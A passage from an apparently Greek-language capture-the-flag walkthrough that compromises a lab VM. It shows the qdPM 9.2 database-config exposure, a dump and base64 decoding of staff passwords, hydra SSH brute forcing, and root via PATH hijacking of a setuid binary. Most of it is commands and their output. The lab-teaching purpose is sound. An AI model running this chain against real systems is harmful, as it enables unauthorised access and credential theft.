|       PRION:CVE-2022-21333    2.9     https://vulners.com/prion/PRION:CVE-2022-21333
|       PRION:CVE-2022-21331    2.9     https://vulners.com/prion/PRION:CVE-2022-21331
|       PRION:CVE-2022-21325    2.9     https://vulners.com/prion/PRION:CVE-2022-21325
|       PRION:CVE-2022-21324    2.9     https://vulners.com/prion/PRION:CVE-2022-21324
|       PRION:CVE-2022-21323    2.9     https://vulners.com/prion/PRION:CVE-2022-21323
|       PRION:CVE-2022-21321    2.9     https://vulners.com/prion/PRION:CVE-2022-21321
|       PRION:CVE-2022-21319    2.9     https://vulners.com/prion/PRION:CVE-2022-21319
|       PRION:CVE-2022-21317    2.9     https://vulners.com/prion/PRION:CVE-2022-21317
|       PRION:CVE-2022-21313    2.9     https://vulners.com/prion/PRION:CVE-2022-21313
|       PRION:CVE-2022-21312    2.9     https://vulners.com/prion/PRION:CVE-2022-21312
|       PRION:CVE-2022-21311    2.9     https://vulners.com/prion/PRION:CVE-2022-21311
|       PRION:CVE-2022-39402    2.1     https://vulners.com/prion/PRION:CVE-2022-39402
|       PRION:CVE-2022-21460    2.1     https://vulners.com/prion/PRION:CVE-2022-21460
|       PRION:CVE-2022-21451    2.1     https://vulners.com/prion/PRION:CVE-2022-21451
|       PRION:CVE-2022-21444    2.1     https://vulners.com/prion/PRION:CVE-2022-21444
|       PRION:CVE-2022-21302    2.1     https://vulners.com/prion/PRION:CVE-2022-21302
|       PRION:CVE-2022-21254    2.1     https://vulners.com/prion/PRION:CVE-2022-21254
|       PRION:CVE-2021-35632    2.1     https://vulners.com/prion/PRION:CVE-2021-35632
|       PRION:CVE-2021-35608    2.1     https://vulners.com/prion/PRION:CVE-2021-35608
|       PRION:CVE-2022-21625    1.7     https://vulners.com/prion/PRION:CVE-2022-21625
|       PRION:CVE-2022-21595    1.7     https://vulners.com/prion/PRION:CVE-2022-21595
|       PRION:CVE-2021-22570    1.7     https://vulners.com/prion/PRION:CVE-2021-22570
|_      PRION:CVE-2022-21611    0.8     https://vulners.com/prion/PRION:CVE-2022-21611
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.15 seconds
```

Identifying exploits

Απο το script αυτο μπορουμε να δουμε οτι ο υπολογιστης 1.9 τρεχει ενα web server με την υπηρεσια apache.
Συγκεκριμενα οταν συνδεομαστε στο url http://192.168.1.9:80 βλεπουμε το περιεχομενο της σελιδας



Βλεπουμε το version που τρεχει : `pdPM 9.2`

Και θα αξιοποιησουμε το εργαλειο `searchsploit` απο το πακετο `exploitdb`

```
searchsploit qdPM 9.2
```

```
---------------------------------------------------- ---------------------------------
 Exploit Title                                      |  Path
---------------------------------------------------- ---------------------------------
qdPM 9.2 - Cross-site Request Forgery (CSRF)        | php/webapps/50854.txt
qdPM 9.2 - Password Exposure (Unauthenticated)      | php/webapps/50176.txt
---------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Or : Google Search:
exploitdb Password Exposure

```
cat /usr/share/exploitdb/exploits/php/webapps/50176.txt
```

```
# Exploit Title: qdPM 9.2 - DB Connection String and Password Exposure (Unauthenticated)
# Date: 03/08/2021
# Exploit Author: Leon Trappett (thepcn3rd)
# Vendor Homepage: https://qdpm.net/
# Software Link: https://sourceforge.net/projects/qdpm/files/latest/download
# Version: 9.2
# Tested on: Ubuntu 20.04 Apache2 Server running PHP 7.4

The password and connection string for the database are stored in a yml file. To access the yml file you can go to
http://<website>/core/config/databases.yml file and download.
```

Exploiting Vulnerabilities

Exploiting using the vulnerability:

```
searchsploit -x php/webapps/50176.txt
```

```
curl http://192.168.1.9:80/core/config/databases.yml
```

```
all:
  doctrine:
    class: sfDoctrineDatabase
    param:
      dsn: 'mysql:dbname=qdpm;host=localhost'
      profiler: false
      username: qdpmadmin
      password: "<?php echo urlencode('UcVQCMQk2STVeS6J') ; ?>"
      attributes:
        quote_identifier: true
```

Οποτε βρηκαμε τον Κωδικο της βασης δεδομενων που τρεχει πισω απο τον webserver

Gaining Access

Connecting to database

Συνδεομαστε στην βαση δεδομενων :

```
mysql -u qdpmadmin -h 192.168.1.9 -p
```

Username:

```
qdpmadmin
```

Password:

```
UcVQCMQk2STVeS6J
```

με τον κωδικο και το username που βρηκαμε απο το vulnerability του qdpm

```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| qdpm               |
| staff              |
| sys                |
+--------------------+
6 rows in set (0,018 sec)
```

```
MySQL [(none)]> use staff;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

```
MySQL [staff]> show tables;
+-----------------+
| Tables_in_staff |
+-----------------+
| department      |
| login           |
| user            |
+-----------------+
3 rows in set (0,006 sec)
```

```
MySQL [staff]> select * from user;
+------+---------------+--------+---------------------------+
| id   | department_id | name   | role                      |
+------+---------------+--------+---------------------------+
|    1 |             1 | Smith  | Cyber Security Specialist |
|    2 |             2 | Lucas  | Computer Engineer         |
|    3 |             1 | Travis | Intelligence Specialist   |
|    4 |             1 | Dexter | Cyber Security Analyst    |
|    5 |             2 | Meyer  | Genetic Engineer          |
+------+---------------+--------+---------------------------+
5 rows in set (0,090 sec)
```

```
MySQL [staff]> select * from login;
+------+---------+--------------------------+
| id   | user_id | password                 |
+------+---------+--------------------------+
|    1 |       2 | c3VSSkFkR3dMcDhkeTNyRg== |
|    2 |       4 | N1p3VjRxdGc0MmNtVVhHWA== |
|    3 |       1 | WDdNUWtQM1cyOWZld0hkQw== |
|    4 |       3 | REpjZVZ5OThXMjhZN3dMZw== |
|    5 |       5 | Y3FObkJXQ0J5UzJEdUpTeQ== |
+------+---------+--------------------------+
5 rows in set (0,022 sec)
```

```
MySQL [staff]> select name,password from login join user on user_id=user.id;
+--------+--------------------------+
| name   | password                 |
+--------+--------------------------+
| Smith  | WDdNUWtQM1cyOWZld0hkQw== |
| Lucas  | c3VSSkFkR3dMcDhkeTNyRg== |
| Travis | REpjZVZ5OThXMjhZN3dMZw== |
| Dexter | N1p3VjRxdGc0MmNtVVhHWA== |
| Meyer  | Y3FObkJXQ0J5UzJEdUpTeQ== |
+--------+--------------------------+
5 rows in set (0,008 sec)
```

Αξιοποιωντας το site: hashes.com βλεπουμε οτι τα passwords ειναι κωδικοποιημενα σε μορφη base64

```
WDdNUWtQM1cyOWZld0hkQw== - Possible algorithms: Base64(unhex(MD5($plaintext)))
```

```
cat files/smith_password.b64 | base64 -d
```

```
X7MQkP3W29fewHdC
```

Γραφουμε ενα script για να αποθηκευσει τα αρχεια μας :

```
#!/bin/python
import sys
from pathlib import Path
import base64


def main():
    path = Path(__file__).parent
    direct_parent = path.parent
    file_path = Path(direct_parent, "files")

    users = {
        "Smith": " WDdNUWtQM1cyOWZld0hkQw==",
        "Lucas": " c3VSSkFkR3dMcDhkeTNyRg==",
        "Travis": " REpjZVZ5OThXMjhZN3dMZw==",
        "Dexter": " N1p3VjRxdGc0MmNtVVhHWA==",
        "Meyer": " Y3FObkJXQ0J5UzJEdUpTeQ==",
    }

    for user in users:
        user = user.strip()
        file = Path(file_path, f"{user}.b64")
        with open(file, "w") as f:
            f.write(users[user])

    passwords = {user: "" for user in users}

    for file in file_path.iterdir():
        if file.suffix != ".b64":
            continue
        with open(file, "r") as f:
            passwords[file.stem] = f.readline().strip("\n")

    # decode base64 encoding

    for user in passwords:
        # passwords[user] = passwords[user].decode("base64")
        passwords[user] = base64.b64decode(passwords[user]).decode("utf-8")
        with open(Path(file_path, f"{user}.txt"), "w") as f:
            f.write(passwords[user])

    users_file = Path(file_path, "users.txt")
    with open(users_file, "w") as f:
        for user in passwords:
            user = user.strip()
            f.write(f"{user}\n")
            f.write(f"{user.lower()}\n")

    passwords_file = Path(file_path, "passwords.txt")
    with open(passwords_file, "w") as f:
        for user in passwords:
            user = user.strip()
            password = passwords[user].strip()
            f.write(f"{password}\n")


if __name__ == "__main__":
    main()
```

connecting to ssh

Δοκιμαζουμε καποιο απο τα passwords :

```
ssh lucas@$ipt
```

```
lucas@192.168.1.9's password:
Permission denied, please try again.
lucas@192.168.1.9's password:
Permission denied, please try again.
lucas@192.168.1.9's password:
```

Υποψιαζομαστε οτι δεν εχουν αντιστοιχηθει σωστα τα passwords

```
hydra -L files/users.txt -P files/passwords.txt ssh://$ipt
```

```
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-03 00:10:52
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
```

```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 50 login tries (l:10/p:5), ~4 tries per task
[DATA] attacking ssh://192.168.1.9:22/
[22][ssh] host: 192.168.1.9   login: travis   password: DJceVy98W28Y7wLg
[22][ssh] host: 192.168.1.9   login: dexter   password: 7ZwV4qtg42cmUXGX
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-03 00:11:03
```

Connecting with ssh as travis

Οποτε μπορουμε να συνδεθουμε σαν Travis με τον κωδικο

```
ssh travis@192.168.1.9
```

Password:

```
DJceVy98W28Y7wLg
```

Αφου συνδεθουμε στο ssh :

```
cat user.txt
```

```
ICA{Secret_Project}
```

Μπορουμε να δουε οτι εχουμε προσβαση στον φακελο του travis

Θελουμε να δουμε τι αλλο μπορει να κανει ο travis σαν sudo
Οποτε τρεχουμε

```
sudo -l
```

```
[sudo] password for travis:
Sorry, user travis may not run sudo on debian.
```

Οποτε θα κοιταξουμε αν ο χρηστης dexter εχει περισσοτερα δικαιωματα στον server.

Connecting with ssh as travis

```
ssh dexter@$ipt
```

Password

```
7ZwV4qtg42cmUXGX
```

```
ls
```

```
note.txt
```

```
cat note.txt
```

```
It seems to me that there is a weakness while accessing the system.
As far as I know, the contents of executable files are partially viewable.
I need to find out if there is a vulnerability or not.
```

Privilege Escalation

Checking

Ελεγχουμε να δουμε τι μπορει να κανει ο dexter σαν sudo :

```
sudo -l
```

```
Sorry, user dexter may not run sudo on debian.
```

Συμφωνα με το μηνημα του note.txt υπαρχουν καποια binaries που μπορουμε να εκμεταλευτουμε.

```
find / -perm -4000 -type f -exec ls -la {} 2>/dev/null \;
```

```
find / -perm -4000 -type f -exec ls -la {} 2>/dev/null \;
-rwsr-xr-x 1 root root 16816 Sep 25  2021 /opt/get_access
-rwsr-xr-x 1 root root 58416 Feb  7  2020 /usr/bin/chfn
-rwsr-xr-x 1 root root 35040 Jul 28  2021 /usr/bin/umount
-rwsr-xr-x 1 root root 88304 Feb  7  2020 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 182600 Feb 27  2021 /usr/bin/sudo
-rwsr-xr-x 1 root root 63960 Feb  7  2020 /usr/bin/passwd
-rwsr-xr-x 1 root root 44632 Feb  7  2020 /usr/bin/newgrp
-rwsr-xr-x 1 root root 71912 Jul 28  2021 /usr/bin/su
-rwsr-xr-x 1 root root 55528 Jul 28  2021 /usr/bin/mount
-rwsr-xr-x 1 root root 52880 Feb  7  2020 /usr/bin/chsh
-rwsr-xr-x 1 root root 481608 Mar 13  2021 /usr/lib/openssh/ssh-keysign
```

```
-rwsr-xr-- 1 root messagebus 51336 Feb 21  2021 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Executing

Το πρωτο αρχειο που βλεπουμε ειναι το `/opt/get_access`

```
ls -la /opt/get_access
```

```
-rwsr-xr-x 1 root root 16816 Sep 25  2021 /opt/get_access
```

Βλεπουμε οτι ειναι executable απο ολους, οποτε πριν το τρεξουμε θα ψαξουμε να δουμε τι πληροφοριες μπορουμε να μαθουμε για το αρχειο:

```
file /opt/get_access
```

```
/opt/get_access: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=74c7b8e5b3380d2b5f65d753cc2586736299f21a, for GNU/Linux 3.2.0, not stripped
```

```
strings /opt/get_access
```

```
/lib64/ld-linux-x86-64.so.2
setuid
socket
puts
system
__cxa_finalize
setgid
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
cat /root/system.info
Could not create socket to access to the system.
All services are disabled. Accessing to the system is allowed only within working hours.
;*3$"
GCC: (Debian 10.2.1-6) 10.2.1 20210110
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
get_access.c
__FRAME_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_csu_fini
_ITM_deregisterTMCloneTable
puts@GLIBC_2.2.5
_edata
system@GLIBC_2.2.5
__libc_start_main@GLIBC_2.2.5
__data_start
__gmon_start__
__dso_handle
_IO_stdin_used
__libc_csu_init
__bss_start
main
setgid@GLIBC_2.2.5
__TMC_END__
_ITM_registerTMCloneTable
setuid@GLIBC_2.2.5
__cxa_finalize@GLIBC_2.2.5
socket@GLIBC_2.2.5
.symtab
.strtab
.shstrtab
.interp
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
```

```
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.got.plt
.data
.bss
.comment
```

Μας ενδιαφερει ιδιαιτερα η 16η γραμμη :

```
cat /root/system.info
```

γιατι βλεπουμε οτι μπορει να τρεξει cat στο root.

Το cat εχει absolute path :

```
which cat
```

```
/usr/bin/cat
```

Ψαχνουμε να δουμε τι περιεχει το $PATH

```
echo $PATH
```

```
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```

Δημιουργουμε ενα νεο αρχειο στο directory tmp:

```
echo '/bin/bash' >> /tmp/cat
```

Κανουμε το προγραμμα `/tmp/cat` executable ωστε να μπορει να τρεχει

```
chmod +x /tmp/cat
```

Στοχος μας ειναι να πειραξουμε το PATH, ωστε οταν καλει την cat, να μην καλει την `/usr/bin/cat` αλλα την `/tmp/cat`

```
export PATH=/tmp:$PATH
```

```
/tmp:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```

Βλεπουμε οτι βαλαμε κανονικα τον φακελο tmp στο path, αρα το cat που βρισκεται στο tmp μπορει να το καλεσει το προγραμμα get_access.

Ολη αυτη τη διαδικασια την κανουμε για να μπουμε στον φακελο root, στον οποιο δεν εχουμε προσβαση με αλλον λογαριασμο εκτος απο τον root.

```
cd /root/
```

```
-bash: cd: /root/: Permission denied
```

Τρεχουμε το `/opt/get_access`, το οποιο τρεχει με root privileges και καλει την cat, την οποια εχουμε πειραξει να τρεχει `/bin/bash` δινοντας μας προσβαση στα παντα

```
dexter@debian:~$ /opt/get_access
root@debian:~#
```

Root user access